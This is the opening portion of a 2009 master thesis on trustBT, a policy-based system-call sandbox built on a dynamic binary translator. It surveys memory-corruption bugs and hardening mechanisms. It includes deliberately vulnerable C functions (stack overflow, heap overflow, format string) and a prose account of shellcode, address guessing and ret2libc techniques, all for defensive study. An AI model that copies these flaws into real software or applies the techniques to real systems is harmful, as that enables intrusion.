Master Thesis

trustBT Ensuring a Secure Execution Environment in User Space Using the fastBT Framework

Antonio Barresi

Mathias Payer
Responsible assistant

Prof. Thomas R. Gross
Laboratory for Software Technology
ETH Zurich

November 2009

ETH
Eidgenössische Technische Hochschule Zürich
Swiss Federal Institute of Technology Zurich

LST
Laboratory for Software Technology

Abstract

In the days of zero-day exploits and automated exploitation of software vulnerabilities the need for proactive protection mechanisms against unknown vulnerabilities increases. Dynamic binary translation is a promising technology for many application areas and can also be used for implementing a secure execution environment to secure software execution during runtime.
This thesis focuses on exploring conceptionally how dynamic binary translation can be used in the area of software security. To proof the concepts trustBT was developed as an extension to secuBT both based on the fastBT dynamic binary translation framework. trustBT mainly adds a policy-based system call sandbox which allows to easily restrict programs on a system call level. The policy-based approach allows to express strict limitations in a flexible way. trustBT allows to execute untrusted binaries or to restrict the damage potential of malicious code executed in the context of a trusted binary. The additional overhead introduced by the system call verification is low. Additional protection mechanisms implemented by secuBT help protecting a program against exploitation of unknown vulnerabilities. All the protection mechanisms are deployed without kernel modifications or recompilation of the program.

Zusammenfassung

Taeglich werden neue, vorher unbekannte, Schwachstellen in Computersystemen gefunden und ausgenutzt. Solche sogenannten Zero-Day Schwachstellen erfordern proaktive Schutzmassnahmen im Gegensatz zu reaktiven Massnahmen, wie das Patchen oder Updaten von Software. Dynamic Binary Translation ist eine vielversprechende Technologie mit mehreren Anwendungsgebieten, welche zudem zur Implementation von Schutzmassnahmen genutzt werden kann, um Software zur Laufzeit gegen unbekannte Schwachstellen zu schuetzen.
Diese Masterarbeit analysiert konzeptionelle Anwendungsmoeglichkeiten von Dynamic Binary Translation im Bereich der Software Sicherheit. Um die Umsetzbarkeit der Konzepte zu ueberpruefen, wurde trustBT entwickelt, eine Erweiterung von secuBT, welche beide auf dem Dynamic Binary Translation Framework fastBT basieren. trustBT implementiert eine policy basierte System Call Sandbox, welche es erlaubt, Programme auf System Call Ebene einzuschraenken. Das policy basierte Design ermoeglicht einen hohen Grad an Flexibilitaet. trustBT erlaubt es, verdchtige Programme in einer sicheren Umgebung auszufuehren oder das Schadenspotenzial von schaedlichem Code, welcher im Context eines vertrauenswuerdigen Programms ausgefuehrt wird, einzudaemmen. Der zusaetzliche Overhead, welcher durch die System Call Verifikation eingefuehrt wird, bleibt klein. Zusaetzliche Schutzmassnahmen, welche in secuBT implementiert worden sind, schuetzen vor der Ausnutzung bisher unbekannter Schwachstellen. trustBT kann ohne Betriebssystem Modifikationen verwendet werden, zudem eruebrigt sich das erneute Kompilieren, womit auch Programme, welche nur in ausfuehrbarer Form vorliegen, geschuetzt werden koennen.

Contents

1 Introduction **1**

2 Software Security and Vulnerabilities **5**

2.1 Computer Security and Software Vulnerabilities 5

2.2 Types of Vulnerabilities 6

2.2.1 Stack Overflow 7

2.2.2 Heap Overflow 9

2.2.3 Format String Vulnerability 10

2.3 Exploitation Techniques 11

2.3.1 Shellcode 12

2.3.2 Redirecting Execution 12

2.3.3 Guessing Addresses 13

2.3.4 Return To Libc Attacks 13

2.4 Protection Mechanisms 13

2.4.1 Non-Executable Stack 14

2.4.2 Executable Space Protection 14

2.4.3 Stack Canaries 14

2.4.4 Address Space Layout Randomization - ASLR 15

2.4.5 Heap Protections 15

2.4.6 Pointer Protections 15

3 Binary Translation and Software Security **17**

3.1 Binary Translation 17

3.2 The fastBT Framework 17

3.3 Sandboxing 19
3.4 Protection Mechanisms 20
3.4.1 Shadow Stack 20
3.4.2 Non-Executable Stack And Executable Space Protection 20
3.4.3 Pointer Protections 21
3.5 secuBT 21
3.5.1 Enforce NX 21
3.5.2 System Call Authorization 21
3.5.3 Memory Protection 21
3.6 Jailbreaks 22
3.6.1 breakout.c 22
3.6.2 bruteforce.c 23
3.6.3 procstat.c 23
3.6.4 forkptrace.c 24
3.6.5 dl.c 24
3.6.6 Conclusion 24
3.7 Memory Protection 25

4 Sandbox for System Calls 27

4.1 Design 28
4.2 Syscall Specification 29
4.3 Policy 30
4.4 Server Mode 32
4.5 Interactive Mode 33

5 Evaluation 35

5.1 Security Evaluation 35
5.1.1 Jailbreak Evaluation 35
5.1.2 Conventional Countermeasures vs. secuBT+trustBT 36
5.2 Performance Evaluation 37

5.2.1 SPEC CPU2006 37
5.2.2 ApacheBench 40

6 Related Work **41**
6.1 Vx32 41
6.2 Google Native Client 41
6.3 Janus 41
6.4 Strata 41

7 Conclusion **43**

A Policies **45**
A.1 SPEC CPU2006 Policy 45
A.2 Apache2 Policy 46

B Jailbreaks **49**
B.1 bruteforce.c 49
B.2 forkptrace.c 51

C Search Results for CVEs **55**

D Glossary **57**

Bibliography **59**

1 Introduction

Binary translation has many applications in today's software technology. Virtualization is one of the applications of binary translation that found its way to consumer products. This master thesis focuses on binary translation as an application to software security.

Computer security is getting more and more important. Although the internet was built to be used mainly in the academic field, it nowadays allows everyone to use many different services for which the protocols were never designed. Even more applications arise as mobile devices and different appliances are build to go online.
The technological innovation and social acceptance developed with such a speed that made it difficult to handle all the new security problems. Criminal organizations are specialized in making money by using compromised computer systems to their benefit. Software security plays an important role in this context. Software vulnerabilities allow attackers to compromise and gain control over computer systems and when a system is compromised many ways exist to make profit [6] out of the compromised system.
Day by day new vulnerabilities are found and developing and maintaining secure software seems to be very hard. The best protection against exploitation of software vulnerabilities is patching the software so that the vulnerability is removed. This is not always possible. If the vulnerability is unknown to the public (so called zero-day vulnerabilities) or no patch exists protecting the software against exploitation of the vulnerability is impossible. Even if a patch is available, patching the software is not always immediately possible, e.g., in a highly critical environment were every patch has to be carefully tested for it's impact on the entire system.
Other techniques exist that harden software against exploitation of unknown vulnerabilities in general. In the past years new protection mechanisms were proposed and implemented. Most operating systems nowadays implement such protection mechanisms to make it difficult for attackers to exploit previously unknown software vulnerabilities. Some of the mechanisms are described in 2.4. But with the development of countermeasures new exploitation techniques arise that try to bypass deployed protection mechanisms. This seems to be a never ending story where exploit writers in most cases are one step ahead.

The thesis explores the possibilities of binary translation to secure and harden programs during runtime using dynamic binary translation. Binary translation has the advantage that no recompilation of software is required and that the technology can be applied even to software that is

available in binary form only. To demonstrate the ideas we developed trustBT as an extension to secuBT both using the fastBT dynamic binary translation framework developed in earlier projects.

trustBT extends secuBT mainly by a system call sandbox that ensures only policy consistent system calls are executed. In case of a policy violation the program is aborted. Additionally we implemented an interactive sandbox mode that allows a user to interact with the sandbox during runtime and to interactively decide what to do in case of specific system calls.



Figure 1.1: Illustration of trustBT and how it relates to fastBT and secuBT.

The illustration above shows how trustBT is related to fastBT and secuBT. trustBT uses secuBT's syscall authorization mechanism to inspect every system call made by the application. A policy file is loaded at initialization and each system call is verified to comply with the loaded policy. In case of a policy violation the process is terminated.
The policy-based approach allows to specify the system call restrictions in a flexible way and the introduced overhead due to additional runtime checks is in general very low.

During the thesis we developed proof of concept exploits to demonstrate how to break out of fastBT/secuBT. This exploits demonstrate jailbreak techniques and lead to the implementation of countermeasures into secuBT.

The security evaluation and comparison with conventional protection mechanisms shows great potential for dynamic binary translation. trustBT and secuBT proactively protect a program against exploitation of unknown vulnerabilities. Even ret2libc attacks can to some extent be prevented which normally are still possible within conventional protection mechanisms.

The thesis is structured as follow: Chapter 2 gives an introduction to software security, vulnerabilities, exploitation techniques and protection mechanisms in general. In Chapter 3 we discuss binary translation as a technology and how it can be used as an application to software security. Chapter 4 presents the implemented system call sandbox. The security and performance evaluation is done in Chapter 5. Chapter 6 discusses related work and Chapter 7 completes the thesis with a conclusion.

2 Software Security and Vulnerabilities

In this chapter we will discuss computer security in general and software security in particular. We will argue why software vulnerabilities are a threat and we will present common types of vulnerabilities and exploitation techniques. The chapter concludes with a section about protection mechanisms that try to protect programs against unknown vulnerabilities and their exploitation.

2.1 Computer Security and Software Vulnerabilities

Since the Morris Worm in 1988 the perception of security and reliability of computer systems in general and the internet in particular has changed [19]. Even users with no technical background know that using computers and the internet comes with certain risks. No one expects computers to run reliably and safe. Users are afraid of computer criminals, viruses and worms, and the security industry tries to satisfy their needs by selling them security software like antivirus scanners and personal firewalls.

But the fear of users is not arbitrary. Many ways exist for computer criminals to make money. The criminals are not just individuals, whole organizations exist that are specialized in converting vulnerable computer systems and networks into money [6]. Beside some fraud methods that do not require technical vulnerabilities, computer criminals in most cases need software vulnerabilities to gain control over computer systems of victims without their awareness. The computer systems are compromised with and in some cases even without user interaction.

Software vulnerabilities are required by cyber criminals to infect computer systems with software that allows them to control the victims' computers. Many different types of software vulnerabilities and exploitation techniques exist. The most feared ones allow an attacker to execute arbitrary code remotely. Other vulnerabilities allow attackers to leaverage their privilege levels, to crash a computer system or to perform other non authorized actions. The most suitable vulnerabilities for computer criminals and malware developers are code execution vulnerabilities. They are used to remotely install software on a victim's computer or for malware to spread through a network from system to system.

Most of the vulnerabilities that allow arbitrary code execution are based on some kind of memory corruption bugs. A search over registered vulnerabilities in the CVE [16] database for the keywords "memory corruption", "buffer overflow", "stack overflow", "heap overflow" and "format string" yields 7'917 CVE entries and 278 CVE entries just for the last 3 months. By a total of

39'269 CVEs memory corruption vulnerabilities make up for around 20% of the total number of CVEs. If only CVEs with a severity level of "High" are taken into account the memory corruption bugs form around 33% of the total number of "High" severity CVEs. See Figure C.1 for all search results. This simple CVE database search should just give a hint what the order of magnitude is.

2.2 Types of Vulnerabilities

Because of the variety of vulnerabilities, it is quite difficult to give an exact definition of the term vulnerability in the context of computer security in general. The Common Vulnerabilities and Exposures website [16] defines a vulnerability as "a state in a computing system that allows an attacker to" do things he is not authorized to do. A vulnerability can exist due to a design flaw, an implementation bug or because of a configuration problem. For our purpose we will focus on the term vulnerability in the context of software or a program. A software vulnerability is a computing state that allows an attacker to execute malicious code. Or if we focus on the term security: a program is secure if an attacker is not able to execute malicious code.

Most software vulnerabilities that allow the manipulation of a program's control flow are based on memory corruption bugs. This type of bugs allow an attacker to change values in memory in a more or less arbitrary way. The attacker will try to exploit the vulnerability by manipulating values in memory so that the program's control flow is changed. Some vulnerabilities just allow to change data with no direct impact on the control flow. Other vulnerabilities allow to control the program's execution flow by redirecting execution to already available code or to arbitrary attacker supplied code. This arbitrary code execution vulnerabilities are the most feared ones, because an attacker can basically do anything in the context of the exploited program.
We will focus on memory corruption vulnerabilities with impact on the execution flow and we will describe the most popular types of memory corruption bugs that allow arbitrary code to be executed. The concepts discussed here are specific to the Intel x86 architecture. Furthermore we will focus on the C programming language, libraries and compilers.

All the vulnerabilities of a type are based on the same mechanism and their exploitation is similar. But every exploit (a program that exploits a vulnerability i.e. that triggers a specific vulnerability in the vulnerable program and uses it to the attacker's advantage) is quite unique because the successfull exploitation depends not just on the vulnerable mechanism but is specific to the program, it's runtime properties, it's execution environment, the compiler, the deployed protection mechanisms and more.
The most popular memory corruption based vulnerability types are: stack overflows, heap overflows and format string vulnerabilities. Stack and heap overflows are quite similar, these vulnerabilities result out of no or insufficient boundary checks during writing operations to memory. Because of this a memory area on the stack or the heap can be overflowed and the memory behind the over-

flowed memory gets overwritten. This is especially critical if the overwritten memory has impact on the program's execution flow.
Format string vulnerabilities are different from the overflow vulnerabilities. The vulnerability results if an attacker can provide format strings directly to functions that support them. Format strings allow to give information about the formatting properties of a string passed to a function. If the formatting information can be provided by an attacker unexpected side effects may occur resulting in a vulnerability.

2.2.1 Stack Overflow

One of the most popular types of memory corruption bugs that can lead to arbitrary code execution are stack overflows. The function listed in Figure 2.1 contains such a stack overflow.

Figure 2.1: A function containing a stack overflow.

```
void vuln(char *data)
{
 char buf[100];
 memcpy(buf, data, strlen(data));
}
```

At first sight the function seems to be ok. But if we look at the `memcpy()` call more closely we will notice that the number of bytes that should be copied to `buf[]` depends on the length of `data`. However `buf[]` is only 100 bytes long and if `data` contains more bytes `memcpy()` will just continue copying until `strlen(data)` number of bytes were copied. The array `buf[]` is located on the stack and if we look at the stack layout after a call to `vuln()` the stack will look like in figure 2.2.

Some interesting values are stored on the stack. The most interesting one is the return instruction pointer right after the old `%ebp` value. A return instruction pointer stores the memory location of the code that has to be executed after the current function ends. Therefore if the attacker is able to overwrite this pointer with a self-supplied value he will be able to execute any code in the program's address space. If we assume that the attacker has full control over the memory copied to the vulnerable buffer `buf[]` he could just provide more bytes than the length of `buf[]` and `memcpy()` will just overwrite the old `%ebp` value, the return instruction pointer and everything else on the stack located after `buf[]`.

When the function ends the ret instruction will pop the return instruction pointer from the stack and resume execution at the specified location by loading it into the instruction pointer register. Now an attacker is able to execute any code in the program's address space. For arbitrary code execution the attacker has to specify the code to be executed. This can be done by injecting the malicious attacker code into the program's address space and overwriting the return instruction



Figure 2.2: Stack layout after calling `vuln()`.

pointer with the location of the supplied code. As assumed the attacker can control the memory copied to the overflowed buffer and therefore one option would be to supply the malicious code in exactly the same buffer. After an exploitation attempt of the vulnerable function `vuln()` the stack could look like in figure 2.3.



Figure 2.3: Stack after an exploitation attempt.

As soon as the function `vuln()` terminates and the ret instruction is executed the control flow is redirected to the overwritten address that points to `buf[]` and the malicious attacker supplied code is executed.
The exploitation of such a vulnerability is not always trivial. Many problems have to be solved, like guessing the location of the stack or generating malicious code although not all bytes are allowed to be in the malicious buffer.

One of the first publications discussing stack overflows and their exploitation was written by aleph one [11]. More informations about stack overflows can also be found in the shellcoder's handbook [2].

2.2.2 Heap Overflow

A heap overflow is similar to a stack overflow. Because of incorrect boundary checking a buffer on the heap can be overflowed and data behind the overflowed buffer is overwritten. In this case the potential of such a vulnerability depends on what actually is located after the overflowed buffer. If the heap implementation stores the management data directly on the heap itself i.e. before or after the allocated memory chunks, this management information can be overwritten. Other memory chunks allocated after the vulnerable buffer can be overwritten too and depending on the data stored the vulnerability is more or less critical. If for example a function pointer is stored on one of the adjacent chunks of the vulnerable buffer the function pointer could be overwritten and as soon as the function pointer is used an attacker could redirect execution to anywhere he wants. Basically every overwritten data on adjacent heaps can cause a program to behave differently and in some cases can be used by an attacker to his advantage.
In case of heap management information being overwritten directly after the vulnerable buffer an attacker could overwrite specific fields of the management data so the heap management functions behave in a way that allow an attacker to gain an advantage. Depending on the heap implementation an attacker could overwrite a specific memory location with a specific value. E.g., if the attacker corrupts management data that consists of pointers and the pointers are used by the heap functions so that values are assigned to them, e.g., by writing the pointers value to the location another pointer points to. This is the case for glibc 2.2.5 as described in the shellcoder's handbook [2].
If such a vulnerability exists, an attacker is now able to manipulate certain values in memory so that he is able to redirect execution to an arbitrary location in memory. An attacker can achieve this by overwriting the return instruction pointer on the stack, the procedure linkage table that helps resolving addresses of library functions during runtime or any other function pointer.

Figure 2.4 shows a function with a heap overflow. Again the assumption is that the attacker can control the content and size of the memory the pointer data points to. If `strlen(data)` is more than 100 bytes long, `buf2` will be overwritten if it was allocated right after `buf1`. In case the heap implementation stores management information between chunks, this fields will be overwritten too and as soon as a heap function is called that needs this information, the behavior is undefined because the fields were corrupted. Depending on the implementation an attacker could trick the heap function to write an arbitrary value to an arbitrary address.
The exploitation of a heap overflow is more complicated and depends on the heap implementation or the specific data that is actually stored in an overflowable heap chunk. We will not discuss it's exploitation any further but we refer to the articles by w00w00 [17], Linder [5] and the shellcoder's handbook [2].

Figure 2.4: A function containing a heap overflow.

```
void vuln(char *data)
{
 char* buf1;
 char* buf2;
 buf1 = malloc(100);
 buf2 = malloc(100);
 memcpy(buf1, data, strlen(data));
 ...
 ...
}
```

2.2.3 Format String Vulnerability

Format string vulnerabilities are conceptually different to the discussed overflow vulnerabilities. Especially because they are specific to certain C functions that allow format tokens to specify the formatting for strings passed as arguments. One of the most popular function is `printf`. Printf takes a `const char *` as the first argument and an arbitrary number of following arguments. The first argument is the string that should be printed that might include the mentioned format tokens. Format tokens indicate how the string should be formatted before being used. The format token `%s` indicates that a string has to be inserted at the position of the token. The string's address is passed to the `printf` function as usual on the stack. The number of arguments to the `printf` function therefore can vary depending on the format tokens used. If an attacker could specify the format string all by himself including the format tokens he would be able to give `printf` additional formatting indications. The problem arises because `printf` will do whatever the format string specifies without being aware if the arguments were actually really passed to it. If for example `%d` is encountered, `printf` will just use the integer value on the stack it founds at the location where it expects the argument to be. Therefore if due to careless programming an attacker is able to pass a complete format string to a function like `printf`, the attacker could just specify as many format tokens he wants. The attacker could now for example just write a sequence of `%d` format tokens that will cause `printf` to print out the values found on the stack. Because the integer weren't actually passed to `printf`, `printf` will now just output the content of the stack as long as a format token is encountered.

As long as the format tokens just specify what and how a string is formatted, such a vulnerability does not seem to be very critical. One way to exploit it is to read the content of the stack that in some cases could reveal intersting information for an attacker. But the problem is more severe because of a special format token, the `%n` token. Figure 2.5 shows a harmless example using the `%n` token. This specific token instructs `printf` to write the number of characters written by now to an address passed to the function and therefore found on the stack. Now an attacker is able to instruct the `printf` function to write a value he can influence to an address located on

the stack. As discussed in Section 2.2.2 an attacker could now manipulate function pointers and redirect execution to an arbitrary location in memory.

Figure 2.5: Usage of the `%n` format token. After the first `printf()` call the value of `i` will be 6 because exactly 6 characters were outputted right before the `%n` token is encountered.

```
#include <stdio.h>

void main()
{
 int i = 0;
 printf("foobar%n\n", &i);
 printf("i=%d\n", i);
}
```

Figure 2.6 shows a function containing a format string vulnerability. The argument passed to `printf` is not verified and if an attacker can control the content of `data` he could just specify a string with format tokens indicating `printf` to print out values found on the stack or in case of `%n` writing the current number of outputted characters to an address found on the stack.

Figure 2.6: A careless `printf` call containing a format string vulnerability.

```
void vuln(char *data)
{
 printf(data);
}
```

In the shellcoder's handbook [2] or in Newsham's article [10] format string vulnerabilities are described in more detail.

2.3 Exploitation Techniques

If a memory corruption vulnerability exists in a program an attacker can execute arbitrary code in the context of the vulnerable program. Therefore if the program runs with high privileges like root or Administrator rights the attacker could execute code with this user's rights. But exploiting such a vulnerability is like already mentioned not always trivial. Every vulnerability has it's own properties that have to be taken into account. We will briefly discuss some techniques that solve some common problems encountered when writing exploits for memory corruption bugs. Most discussed techniques and concepts are described in the shellcoder's handbook [2] or in the other papers cited before.

2.3.1 Shellcode

Shellcode is the code an attacker injects into the address space of a process and where he will try to redirect the execution flow during exploitation so he can execute arbitrary self supplied code. Normally shellcode is hand optimized assembler code that in most cases tries to execute another program like an interactive shell so the attacker can use the shell and the inherited privileges to do whatever he wants.
One problem an attacker is faced with is how and where to inject the shellcode into the program's address space. This depends on what the program does and what input an attacker can provide. If an attacker can execute the vulnerable program by himself he basically could provide shellcode with any data he inputs including command line parameters and environment variables. The only limitation is that the behavior of the program can change if for example the shellcode is verified to be non expected data. In case of exploiting a network program the attacker could basically supply shellcode with any data he sends to the networked vulnerable program. Again the program's behavior could change and the vulnerability can stay untriggered. In the case of stack overflows it is common practice to inject the shellcode directly into the vulnerable buffer. But many protection mechanisms try to prevent this by marking the stack non executable or randomizing the stack's location. We will discuss this protection mechanisms in more detail later.
The only requirements for placing the shellcode are: the memory area has to be executable and the memory location has to be known at least the range where it could be located. Depending on the injection method sometimes not every byte is allowed to be in the shellcode and therefore additional restrictions on the bytes allowed in shellcode have to be taken into account. In most cases the restrictions can be bypassed by substituting not allowed instructions with a sequence of different instructions that result in the same behavior.

2.3.2 Redirecting Execution

If shellcode or other interesting code is present in the program's address space an attacker will try to redirect execution flow to the memory containing the code. This is not always easy to do because some addresses and locations might not exactly be known. Assuming that the shellcode's location is known different pointers exist that if overwritten with the shellcode's location will in some point in time redirect execution to the specified address. One such pointer is the return instruction pointer found on every call stack as described in Section 2.2.1. This is especially convenient in case of a stack overflow but also if the vulnerability just allows to change some arbitrary values in the program's memory the return instruction pointer could be an interesting target. The procedure linkage table, pointers to exception handlers or the vtable in C++ program's could also be used to redirect execution flow. Basically every function pointer or memory location that holds an address that might be called or jumped to is an interesting target.

2.3.3 Guessing Addresses

As already mentioned some memory locations like the shellcode's location or the location of memory to be overwritten with specific values have to be known for a successfull exploitation. But in most cases this memory addresses are difficult to predict in advance because they vary depending on the system, software and library versions, deployed protection mechanisms and more. Different methods exist to circumvent this problem. Either shellcode gets injected at known locations and function pointers are overwritten at addresses known in advance or the addresses have to be guessed. In case of guessing addresses, different techniques exist that help increase the probability of a successful guess. One technique is to restrict the address to a range by executing the program in a similar environment multiple times and by extracting the interesting address. If the address seems to be located in a range the attacker can brute force the address in the observed range. In case of guessing the location of the shellcode an attacker can fill up the beginning of the shellcode with jumpcatching instructions like a `nop` slide. Therefore the attacker doesn't have to guess the exact address but just an address pointing into the jumpcatcher code.

2.3.4 Return To Libc Attacks

Many countermeasures exist that try to prevent the injection or the execution of attacker supplied code. In some cases it could be even difficult or impossible for an attacker to provide shellcode, e.g., because the overflowed buffer is still somehow restricted regarding size or included bytes. In this case the attacker has still the option to redirect the execution to already available code in the address space of the process.

Especially in case of stack overflows the attacker could prepare the stack in a way that he would also be able to specify the parameter passed to an already existing function in the program's address space. These attacks are called return to libc attacks or ret2libc attacks. It possible to chain a number of subsequent function calls and specify different parameters to these functions. This is described in Nergal's article [7].

Even if executing attacker supplied code is not possible at the time the execution flow is redirected, an attacker could still redirect the execution to already available functions like the libc functions and chain some function calls so that at the end he is able to execute self supplied code. If for example the stack is not executable he could use libc functions to first copy the shellcode to another memory area that is executable and then redirect execution to it.

2.4 Protection Mechanisms

If a software vulnerability is found the vulnerability has to be fixed and the software has to be updated or patched. The main problem with this approach is that the vulnerability has to be known in order to fix the software. Unknown vulnerabilities could still be present and they could

be exploited without the awareness of the public. These so-called zero-day exploits are a serious threat to computer security and protection mechanisms that prevent the exploitation of unknown vulnerabilities are getting more and more important. Most protection mechanisms either try to make it difficult or impossible to exploit an unknown vulnerability or they try to reduce the effects if the exploitation succeeded and malicious code is executed.
Many such protection mechanisms were proposed in the past and some of them found their way to today's operating systems. This Section will briefly discuss some of the most popular protection mechanisms and mention the projects that implement them.

2.4.1 Non-Executable Stack

Especially stack overflows are exploited by injecting the shellcode into the stack and redirecting the execution to the shellcode. Stacks normally do not contain instructions that need to be executed and therefore making the stack non-executable either by hardware or by software would prevent the execution of malicious code placed on the stack. This countermeasure was implemented for most operating systems like Linux, Windows XP and Mac OS X. But some implementations need hardware support, like the NX bit for Intel compatible processors. More about non-executable stack protection can be found in this Wikipedia article [20].
Projects that implement a non-executable stack for Linux are: PaX [9] and Exec Shield [8].

2.4.2 Executable Space Protection

Executable space protection, sometimes called `W xor X` ("writable or executable") memory, is the generalization of the non-executable stack. The idea is to mark memory areas exclusively as either writable or executable and therefore writable memory should not be executable and executable memory should not be writable. This prevents attacks where code gets injected somewhere into the program's address space and executed during exploitation. Most executable space protection implementations rely on hardware support like the NX bit.
Executable space protection is found in many operating systems nowadays, including Linux, Windows XP(called Data Execution Prevention) and Mac OS X. Sometimes the protection can be disabled or bypassed and if an attacker can reuse already available code in the program's address space a ret2libc attack is still possible.
Projects implementing a strict executable space protection for Linux are: PaX [9] and Exec Shield [8]. More information about this protection mechanism can be found in this Wikipedia article [18] and in the shellcoder's handbook [2].

2.4.3 Stack Canaries

Stack canaries, sometimes called cookies, try to protect sensitive information on the stack like the return instruction pointer. The idea is to put random 32-bit values right after allocated buffers

so that in case of an overflow the random 32-bit canary can be checked if it has changed or not. Therefore before data placed after the buffer is used, like the return instruction pointer or other sensitive data, checking the canary can reveal an overflow.
This protection mechanism was implemented for the GCC(StackGuard, GCC Stack-Smashing Protector formerly ProPolice) and Microsoft Visual Studio(/GS flag) compiler.

2.4.4 Address Space Layout Randomization - ASLR

Address space layout randomization arranges memory areas of a program like libraries, the heap and the stack, randomly in the process's address space. This makes it difficult for attackers to guess absolute addresses needed for the exploitation of a vulnerability. If a failed exploitation attempt can easily be detected or the program does not recover from a failed attempt, ASLR can be quite effective.
Most operating systems implement some kind of ASLR by default. The PaX project for Linux has an ASLR implementation too. The paper 'On the effectiveness of address-space randomization'[12] demonstrates that PaX like ASLR implementations for 32-bit architectures are not as effective as expected.

2.4.5 Heap Protections

Heap protection could be implemented in form of canaries and cookies too. A canary could be placed before each allocated heap chunk or heap management data structure that is checked before the data is used. We are not aware if canaries for heaps were already implemented somewhere but they would make heap based memory corruption bugs more difficult to exploit.
Additional runtime checks in the heap functions can prevent certain types of heap overflow attacks where attackers try to corrupt the heap management data so that the heap functions act on behalf of the attacker and overwrite values in memory. Such additional checks were implemented in glibc and Windows XP.

2.4.6 Pointer Protections

Basically every pointer could be inspected during runtime before being used for a jump or call instruction. This could be done by instrumenting all indirect jumps and calls statically at compile-time. PointGuard [1] implements a variant of this idea by encrypting all function pointers stored in memory and decrypting them before they are used.

3 Binary Translation and Software Security

This chapter explains binary translation and gives a high-level description of the fastBT dynamic binary translation framework. After the introduction to binary translation we discuss how it can be applied to secure and harden programs during runtime. The secuBT mechanisms are described in a dedicated section. We will also present some jailbreak techniques and the proof of concept implementations specific to fastBT/secuBT. And in the concluding section we will discuss memory protection of the binary translator and why this is critical in the context of security.

3.1 Binary Translation

Binary translation is a software technique with many applications. The main idea is to translate a program from it's binary representation to another binary representation before execution. Both representations can be instruction sequences in the same or in different instruction sets. During translation the instructions can be inspected and translated to zero, one or many instructions in the target instruction set. Various applications for binary translation exist. One application is virtualization. Other applications use binary translation for debugging and analysis purposes.

There are two approaches to binary translation: static binary translation and dynamic binary translation. In static binary translation the program is translated before execution. The advantage of this approach is that the translation process adds no additional online translation overhead. But static binary translation can just translate code that is known at compile time and therefore has problems to handle dynamically loaded or self-modifying code. Dynamic binary translation instead translates code at runtime. Therefore everything that is going to be executed can be detected and translated during runtime but this comes with additional translation costs during program execution.

3.2 The fastBT Framework

The fastBT dynamic binary translation framework is a generator for dynamic binary translators with a high-level interface to specify how to handle specific instructions. Therefore with fastBT binary translators can be easily implemented by customizing the translation process with help of

the high-level interface. This high-level interface allows to define functions that handle specific instructions and emit translated code.

fastBT comes with a default set of handler functions called actions. These predefined actions are needed to do an identity transformation that just translates programs to themselves. The only difference between a program execution without translator is that all the instructions executed in the identity transformation were translated and verified by the translator. The predefined actions therefore just need to emit extra machine code for control flow instructions so that the execution flow is guaranteed to stay inside the translated instructions. Therefore jmp, call and ret instructions need to be handled and translated in a special way.

